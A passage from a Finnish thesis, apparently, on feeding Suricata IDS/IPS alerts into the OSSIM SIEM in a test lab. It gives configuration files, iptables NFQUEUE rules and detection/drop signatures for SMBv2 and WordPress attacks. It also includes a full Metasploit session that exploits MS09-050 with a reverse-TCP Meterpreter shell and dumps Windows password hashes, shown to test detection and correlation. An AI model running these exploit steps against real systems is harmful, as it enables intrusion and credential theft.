Liitteessä 13 on kuvattu käytössä oleva Suricata IDS -sensorin konfigurointitiedosto. Perusasetuksiin verrattuna on tehty seuraavat muutokset: lisätty lokitusta, lisätty allekirjoitussääntöjä, muutettu ajomoodi ja muutettu muistinkäyttöasetuksia.


Kuviossa 36 on esitelty tiedostopolku, johon luotiin liitännäiskonfigurointitiedostot Suricata-IDS:n integroimista SIEM-ohjelmistoon varten.

```
suricata2:/etc/ossim/agent/plugins# ls suricata*
suricata-http.cfg  suricata.cfg
```

KUVIO 36. OSSIM SIEM: Suricata-liitännäistiedostot

Manuaalisesti konfiguroidun Suricata IDS:n liitännäiskonfigurointitiedostot on kuvattu liitteessä 14. Kuten huomataan, Suricatan liitännäiskonfigurointitiedostot käyttävät Snort-liitännäisen tunnusta. Työssä tehtiin testi myös kustomoidun Suricata-liitännäisen luomisesta, mutta tälle ei ollut tarvetta, kuten Snort IDS-järjestelmän käyttöönottokappaleessa 9.1.3 todettiin.

Kun liitännäiskonfigurointitiedostot on luotu OSSIM SIEM -sensorin liitännäishakemistoon, nämä voidaan ottaa käyttöön SIEM-ohjelmiston sensorilla, kts. kuvio 37. Tästä vaiheesta lähtien manuaalinen ja automaattinen Suricata IDS -järjestelmän käyttöönotto on identtistä OSSIM SIEM -järjestelmään.



KUVIO 37. alienvault-setup, Suricata-liitännäistiedostot

Kun Suricata-liitännäiskonfigurointitiedostot on valittu OSSIM SIEM -sensorilla käyttöön, myös sensorin liitännäisten *config.cfg* tiedosto päivittyy, ote konfigurointitiedoston sisällöstä:

```
[plugins]
ossim-monitor=/etc/ossim/agent/plugins/ossim-monitor.cfg
suricata=/etc/ossim/agent/plugins/suricata.cfg
suricata-http=/etc/ossim/agent/plugins/suricata-http.cfg
```

Nyt Suricata on käyttövalmiina OSSIM SIEM -järjestelmän sensorilla. Kun sensori käynnistetään, niin sensori käynnistää automaattisesti Suricata IDS -järjestelmän. Tämä voidaan tarkistaa OSSIM-agentin ja Suricata-ohjelmiston lokeista, kts. kuviot 38 ja 39. Käynnistyskomento on määritelty Suricatan liitännäiskonfigurointitiedostoon */etc/ossim/agent/plugins/suricata.cfg*:

```
startup=/usr/bin/suricata --pfring-int=eth0 --pfring-cluster-
id=99 --pfring-cluster-type=cluster_flow -c
/etc/suricata/suricata_custom.yaml --pidfile
/var/run/suricata.pid –D
```

Liitteestä 15 löytyy OSSIM-agentin lokitietoja siitä kuinka Suricata-liitännäinen on käynnistetty ja kuinka OSSIM-agentti käsittelee Suricata IDS -järjestelmän tietoturva-tapahtumalokeja (kuviossa 39 ”*unified2.alert.**”-loki).

```
suricata2:/var/log/ossim# ls -all
total 1196
drwxr-xr-x  2 root root    4096 Sep  2 08:59 .
drwxr-xr-x 16 root root    4096 Sep  2 08:58 ..
-rw-rw-rw-  1 root root     674 Sep  2 09:02 agent-plain.log
-rw-rw-rw-  1 root root 1198066 Sep  2 09:02 agent.log
-rw-rw-rw-  1 root root       0 Sep  2 08:59 agent_error.log
-rw-rw-rw-  1 root root     339 Sep  2 08:57 agent_stats.log
-rw-r-----  1 root adm        0 Sep  2 08:58 asec_unk.log
-rw-rw-r--  1 root root     130 Sep  2 08:58 monit.log
suricata2:/var/log/ossim# _
```

KUVIO 38. OSSIM-agentin lokit

```
suricata2:/var/log/suricata# ls -all
total 456
drwxr-xr-x  3 root root   4096 Sep  2 08:59 .
drwxr-xr-x 16 root root   4096 Sep  2 08:58 ..
-rw-r-----  1 root root   7392 Sep  2 09:09 alert-debug.log
-rw-r-----  1 root root      0 Sep  2 08:59 alert-pcapinfo.log
-rw-r-----  1 root root      0 Sep  2 08:59 drop.log
-rw-r-----  1 root root    738 Sep  2 09:09 http.log
-rw-r-----  1 root root 159744 Sep  2 09:09 log.pcap.1378101564
drwxr-xr-x  2 root root   4096 Apr 16 09:11 save
-rw-r--r--  1 root root 260537 Sep  2 09:09 stats.log
-rw-r-----  1 root root    190 Sep  2 09:09 suricata
-rw-r--r--  1 root root   1698 Sep  2 08:58 suricata-start.log
-rw-r--r--  1 root root      0 Sep  2 08:58 suricata.log
-rw-r-----  1 root root   1438 Sep  2 09:09 unified2.alert.1378101549
suricata2:/var/log/suricata# _
```

KUVIO 39. Suricata-ohjelmiston tuottamat lokit ja tapahtumalokit

Automaattinen Suricata IDS -järjestelmän käyttöönotto OSSIM SIEM -sensorilla

Automaattinen Suricata IDS -järjestelmän käyttöönotto ei poikkea perusperiaatteiltaan vastaavan Snort-järjestelmän käyttöönotosta, joka on kuvattu kappaleessa 9.1.3. Eli asennetaan OSSIM SIEM -sensori ja valitaan liitännäiset mitä halutaan käyttää ja se oli siinä.

Kuvioissa 36 ja 37 kuvatut Suricata OSSIM-liitännäiskonfiguraatiotiedostot löytyvät valmiiksi konfiguroituna, nämä valitaan käyttöön.

Suricatan asennuskansiossa on pohjatiedosto, jonka asetuksia voi halutessaan muuttaa:

```
/etc/suricata/suricata.yaml
```

OSSIM-sensorin skriptit luovat asetustiedoston uusiksi Suricatan käynnistyksen yhteydessä.

Suricata IDS -järjestelmä käynnistetään automaattisesti. Käynnistyskomento on määritelty tiedostoon */etc/ossim/agent/plugins/suricata.cfg* (tätä tiedostoa ei tarvitse muokata automaattisessa asennuksessa):

```
startup=/etc/init.d/%(process)s start
```

Liitteessä 18 on kuvattu perusasetukset Suricata IDS -sensorille, tiedosto */etc/default/suricata*. IDS-moodissa tätä tiedostoa ei tarvitse muokata. Lisäksi liitteessä 18 on esitelty myös */etc/init.d/suricata* käynnistyskomentoriviskriptin sisältö, tätäkään tiedostoa ei tarvitse muokata perusasetuksistaan.

Suricatan inline IPS-moodin käyttöönotto OSSIM SIEM -sensorilla


Suricata IPS -sensori toteutettiin testijärjestelmään viimeiseksi. Tätä tehtiin kahdessa vaiheessa.

Ensimmäisessä testissä tämä sensori kloonattiin toimivasta manuaalisesti luodusta Suricata IDS -sensorista. Verkkotopologia on kuvattu kuviossa 8. Sensorin verkkorajapinnat oli suunniteltava siten, että liikenne kulkee sensorin läpi, joten sensorille luotiin kolme erillistä verkkorajapintaa: yksi internetiin, yksi reunareitittimelle ja yksi OSSIM SIEM -järjestelmän hallintaliikenteelle. Rajapintojen asetukset on kuvattu liitteessä 17.

Lisäksi oli muistettava asettaa Debian Linux-sensoripalvelimen reititys päälle tiedostosta /etc/*sysctl.conf*:

```
net.ipv4.ip_forward=1
```

Internet- ja reunareitittimien rajapintojen välille konfiguroitiin iptables-palomuuri, joka ohjaa kaikki paketit sekä internet- että reunareitittimen suunnasta Suricatan NFQUEUE-jonokäsittelijälle. Tässä sensorissa ei ollut päällä OSSIM SIEM -sensorin palomuuria, joten palomuurisäännöissä on vain NFQUEUE-jonokäsittelijän asetukset. Suricatan jonokäsittelijä päättää sitten allekirjoitussääntöjen perusteella, mitä paketille tehdään. Kuviossa 40 on kuvattu iptables-palomuurin asetukset.



KUVIO 40. iptables-palomuurin asetukset manuaalisesti asennetulla Suricata IPS -sensorilla

Tämä sääntö toteutettiin komennolla:

```
iptables -I FORWARD -j NFQUEUE
```

Suricatan konfigurointitiedostoa muokattiin seuraavasti:

- varmistettiin, että *drop.log* lokitiedosto on aktivoitu
- asetettiin *NFQ inline*-moodi
- kommentoitiin *af-packet support* pois päältä, koska tämä ei toimi kunnolla käytössä olevassa Suricata-versiossa.
- varmistettiin *action-order* asetuksen tila (muutoksia ei tarvittu).

Lopuksi muokattiin testattavien haavoittuvuuksien allekirjoitussääntöjä, jatkossa haluttu toiminnallisuus on pakettien pudottaminen hälytyksen tekemisen sijasta.

`emerging-netbios.rules:`

```
drop tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"ET NETBIOS Microsoft SRV2.SYS
SMB Negotiate ProcessID Function Table Dereference"; flow:to_server,established;
content:"|FF 53 4d 42 72|"; offset:4; depth:5; content:!"|00 00|"; distance:7;
within:2; reference:url,www.exploit-db.com/exploits/14674/; refer-
ence:url,www.microsoft.com/technet/security/bulletin/ms09-050.mspx; refer-
ence:cve,2009-3103; classtype:attempted-user; sid:2012063; rev:1;)
```

`local.rules:`

```
drop http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"Custom: Wordpress < 2.3.2
active_plugins option Code Execution Exploit - CVE-2008-
5695";flow:to_server,established;content:"POST";
http_method;nocase;content:"active_plugins[]=..%2Fuploads";reference:url,web.nvd
.nist.gov/view/vuln/detail?vulnId=CVE-2008-5695;reference:cve,CVE-2008-
5695;classtype:web-application-attack;sid:200000001;rev:1;)

drop http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"custom: Wordpress <=
2.3.1 Charset Remote SQL Injection Vulnerability - CVE-2007-
6318";flow:to_server,established;content:"GET";http_method;nocase;content:"index
.php";http_uri;nocase;content:"union";http_uri;nocase;content:"select";http_uri;
nocase;reference:url,www.exploit-db.com/exploits/4721/;reference:cve,CVE-2007-
6318;classtype:web-application-attack;sid:200000002;rev:1;)
```

Suricata IPS -sensorin käynnistyskomento on muokattu suoraan tiedostoon */etc/ossim/agent/plugins/suricata.cfg*:

```
startup=/usr/bin/suricata -c /etc/suricata/suricata_custom.yaml
–q 0 --pidfile /var/run/suricata.pid –D
```

Toisessa testin vaiheessa Suricata IPS -sensori luotiin automaattisesti suoraan AlienVault OSSIM SIEM -järjestelmän sensoriasennuksella, kts. liite 7. Erot ensimmäisen vaiheen manuaalisen IPS-sensorin käyttöönottoon ovat: OSSIM SIEM –palomuuri asetukset, rajapintojen määrittelyt ja Suricatan liitännäisen ja konfigurointitiedostojen asetukset. Debian Linux-sensoripalvelimen reitityksen konfigurointimuutos ja allekirjoitussäännöt olivat samat kuin manuaalisesti asennetussa Suricata IPS -sensorissa.

OSSIM SIEM -sensorin automaattinen palomuuri on perusasetuksena päällä jokaisessa OSSIM SIEM -sensorissa. Kustomoidut Iptables-komennot on määriteltävä */etc/ossim_firewall* tiedostoon. Tämän tiedoston FORWARD-osioon on lisätty viimeisiksi riveiksi seuraavat komennot, jotka ohjaavat läpimenevän liikenteen Suricata IPS -sensorin NFQUEUE-jonokäsittelijälle:

```
-A FORWARD -i eth1 -o eth2 -j NFQUEUE
-A FORWARD -i eth2 -o eth1 -j NFQUEUE
```

OSSIM SIEM -sensorin automaattisen Suricatan IPS -sensorin asennuksessa rajapintojen määrittelyissä ei tarvitse määritellä iptables restore -komentoja, vain perusasetukset ip-osoitteineen ja verkkotopologiasta riippuvainen route-komento riittää. OSSIM SIEM -sensori hoitaa automaattisesti */etc/ossim_firewall* tiedoston asetukset iptables-palomuurille, joten tämäkin vaihe on helpompi automaattisessa asennuksessa kuin manuaalisessa asennuksessa.

Liitteessä 18 on kuvattu automaattisesti asennetun Suricata IDS -sensorin konfigurointitiedostot. Suricata IPS -sensori käyttää luonnollisesti samoja konfigurointitiedostoja. Kuten todettiin, manuaalisen IPS-sensorin asennuksessa ei käytetty */etc/default/suricata* tiedostoa, automaattisen asennuksen yhteydessä tätä tiedostoa muokataan. Tämä muutos muuttaa IDS-sensorin IPS-sensoriksi:

```
/etc/default/suricata
…
LISTENMODE: pcap -> nfqueue
…
```

Automaattisen Suricata IPS -sensorin */etc/suricata/suricata.yaml* tiedosto on esitelty liitteessä 19. Muutokset OSSIM SIEM -sensorin perusasetuksiin on minimaaliset, vain lokitusta on lisätty.

9.2.4 Ylläpito

Allekirjoitussääntöjen ylläpito manuaalisessa järjestelmässä

Manuaalisesti asennettujen IDS-sensorien allekirjoitussäännöt ovat testijärjestelmässä ylläpidetty järjestelmänylläpitäjän toimesta. Allekirjoitussäännöt haettiin Emerging Threads:n sivulta (Emerging Threads – ETOpen Ruleset). Tämän jälkeen käytettiin oinkmaster-työkalua hallitsemaan allekirjoitussääntökokoelmaa. Käyttämäni oinkmaster-työkalun konfigurointitiedosto löytyy liitteestä 15. (Oinkmaster Sourceforge 2011.)

Oinkmaster-työkalu ajetaan komennolla:

```
oinkmaster -C /etc/oinkmaster.conf -o /etc/suricata/rules -b
/etc/suricata/backup
```

Asetustiedostossa on määritelty, mistä löytyy päivitetty allekirjoitussääntökokoelma. Oinkmasterin asetustiedostoon tein pääasiallisesti eri allekirjoitussääntöjen aktivoimis- ja muokkaamismuutoksia.

Allekirjoitussääntöjen ylläpito automaattisessa järjestelmässä

Automaattisesti asennetun Suricata IDS -sensorin allekirjoitussääntöjen päivittäminen on automatisoitu. Kun OSSIM päivittää ohjelmistojaan, OSSIM noutaa myös uusimmat Emerging Threads:n allekirjoitussäännöt ja konfiguroi ne automaattisesti järjestelmään. Käytännön huomiona on sanottava, ettei manuaalisesti ja automaattisesti päivitettäviä Suricata IDS -sensoreita kannata pitää samassa SIEM-järjestelmässä, koska eri IDS-sensoreilla ja OSSIM-palvelimella pitää olla samat allekirjoitussääntökokoelmat käytössään.

10 HYÖKKÄYSTEN SUORITTAMINEN

10.1 Testien alustus

Ensiksi toteutettiin erityyppiset hyökkäykset ilman IPS-järjestelmän tarjoamaa suojaa kohdeverkon eri palvelimille. Testin toisessa osassa toteutettiin vastaavat hyökkäykset IPS-järjestelmän suojatessa kohdeverkkoa/palvelimia.


10.2 Hyökkäykset ja korrelointi SIEM-järjestelmässä

10.2.1 PHP-injektiohyökkäys

Hyökkäyksen suorittaminen ja sen aiheuttamat hälytykset

Työssäni pyrin hyökkäämään tunnettuun haavoittuvuuteen Windows 2008 R2 web-palvelimella, kts. kappale 7.2. Hyökkäävänä koneena käytin BackTrack-konetta, kts. kappale 7.5.

Tunnettu haavoittuvuus on saatu selville käyttämällä OpenVas haavoittuvuusskanneria OSSIM SIEM -järjestelmässä, kts. kuvio 41.



KUVIO 41. CVE-2009-2532 / MS09-050 Vulnerabilities in SMBv2 Could Allow Remote Code Execution (CVE List Main Page 2013.)

Haavoittuvuus on luokiteltu kuuluvan seuraavaan haavoittuvuusluokkaan:

CWE-94: Improper Control of Generation of Code ('Code Injection'). (CWE List (Version 2.5) 2013.)

OWASP Top 10-luokitus on seuraava: OWASP Top 10 A1- Injection. (OWASP – OWASP Top 10 2013.)

Tavoitteena hyökkäyksessä on tunkeutua Windows web-palvelimelle, ja lopullisena tavoitteena on saada palvelin kokonaan etähallintaan. Tässä demossa web-palvelimelta saadaan kyseltyä käyttäjätunnukset hash-salanoineen. Hyökkäys onnistui suunnitelmallisesti. Seuraavaksi on kuvattu hyökkäyksen vaiheet ja tekotapa sekä tulokset ja lopuksi myös IDS-järjestelmän antamat hälytykset, kuten myös OSSIM SIEM -järjestelmän tietoturvatapahtumat. OSSIM SIEM -järjestelmässä aktivoitui OSSIM SIEM -järjestelmän toimituksen mukana määritelty ristiinkorreloimissääntö. Tämä esimerkki on hyvä, koska tämän haavoittuvuuden testaamiseen ei tarvinnut tehdä IDS-sensoreille eikä OSSIM SIEM -järjestelmään kustomoituja allekirjoituksia/sääntöjä.

Suricata- ja Snort IDS-sensoreille löytyi valmiina allekirjoitussääntö joka löysi tämän hyökkäyksen Emerging Threads:n toimituksesta: (Emerging Threads – ETOpen Ruleset)

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"ET NETBIOS
Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Deref-
erence"; flow:to_server,established; content:"|FF 53 4d 42 72|";
offset:4; depth:5; content:!"|00 00|"; distance:7; within:2;
reference:url,www.exploit-db.com/exploits/14674/; refer-
ence:url,www.microsoft.com/technet/security/bulletin/ms09-
050.mspx; reference:cve,2009-3103; classtype:attempted-user;
sid:2012063; rev:1;)
```


Testiä varten luotu ristiinkorreloimissääntö on kuvattu kappaleessa 8.3.4.

Hyökkäys tapahtui Backtrack Linux koneelta käyttäen Metasploit framework-työkalua, kts. kappale 7.4.

Metasploit-työkalusta valittiin meterpreter_reverse_tcp hyötykuorma (payload), joka aukaisee meterpreter-istunnon kohdekoneeseen systeemitason oikeuksilla. Tämän jälkeen toteutettiin *hashdump*-jälkimoduuli. Hyökkäyksen tavoitteena oli saada windows käyttäjien salasana-hashit SAM:sta Hashdump:ia käyttäen. SAM (Security Accounts Manager) säilöö Windows käyttäjien salasanoja. Alla on komentorivitulostus, josta huomataan hyökkäyksen onnistuneen. Systeemitason oikeudet on saatu ja salasanojen hashit on saatu tietoon.


```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf  exploit(ms09_050_smb2_negotiate_func_index) > set PAYLOAD win-
dows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(ms09_050_smb2_negotiate_func_index) > set LHOST 103.6.220.115
LHOST => 103.6.220.115
msf  exploit(ms09_050_smb2_negotiate_func_index) > set RHOST 132.190.242.5
RHOST => 132.190.242.5
msf  exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse handler on 103.6.220.115:4444
[*] Connecting to the target (132.190.242.5:445)...
[*] Sending the exploit packet (872 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (752128 bytes) to 132.190.242.5
[*] Meterpreter session 1 opened (103.6.220.115:4444 -> 132.190.242.5:49158) at
2013-08-28 13:29:03 +0300

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY b50ba6969d3ccf8bdbed0bb4ee2ab9c4...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_WIN-
1EU4JZJWU1L:1000:aad3b435b51404eeaad3b435b51404ee:9bd67863a032f671e2c6031cee5e2f85:::
TestMan:1001:aad3b435b51404eeaad3b435b51404ee:59fc0f884922b4ce376051134c71e22c:::
JtR_Test:1002:aad3b435b51404eeaad3b435b51404ee:22315d6ed1a7d5f8a7c98c40e9fa2dec:::


meterpreter >
```

Kuviossa 42 on esitelty OSSIM SIEM -järjestelmän havaitsema tietoturvatapahtuma hyökkäyksestä.



KUVIO 42. OSSIM SIEM havaitsemat tietoturvatapahtumat meterpreter/reverse_tcp hyökkäyksessä


Kuviosta 43 huomataan, OSSIM SIEM -järjestelmään on luotu uusi hälytys.



KUVIO 43. meterpreter/reverse_tcp hyökkäyksen aiheuttama uusi hälytys

Ristiinkorrelaatio hyökkäystapahtumassa

Kuten kuviosta 42 huomataan, että tietoturvatapahtuma on ristiinkorreloitunut. Tapahtuman luotettavuusarvo ja riskitaso on noussut. kts. kuvio 44.




KUVIO 44. IDS-järjestelmän tietoturvatapahtuman ristiinkorrelointi

Kuten huomataan, yksinkertaisen IDS-järjestelmän synnyttämän tapahtuman ja Nessus/OpenVas-skannerin havaitseman haavoittuvuuden välinen ristiinkorrelointi toimii AlienVault OSSIM SIEM -korrelaatiomoottorilla hienosti.

10.2.2 Cross-Site Scripting (XSS)-hyökkäys

Työssäni pyrin hyökkäämään tunnettuun haavoittuvuuteen CentOs ”VeryVulnerableWestern”-palvelimella, kts. kappale 7.3. Hyökkäävänä koneena käytin BackTrack-konetta, kts. kappale 7.5.

Tunnettu haavoittuvuus on saatu selville käyttämällä OpenVas haavoittuvuusskanneria OSSIM SIEM -järjestelmässä, kts. kuvio 45.



KUVIO 45. CVE-2009-2851 WordPress Comment Author URI Cross-Site Scripting Vulnerability (CVE List Main Page 2013.)

Haavoittuvuus on luokiteltu kuuluvan seuraavaan haavoittuvuusluokkaan:

CWE-79 / WASC-08: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'). (CWE List (Version 2.5) 2013.)

OWASP Top 10 -luokitus on seuraava: OWASP Top 10 A3 - Cross Site Scripting (XSS). (OWASP – OWASP Top 10 2013.)

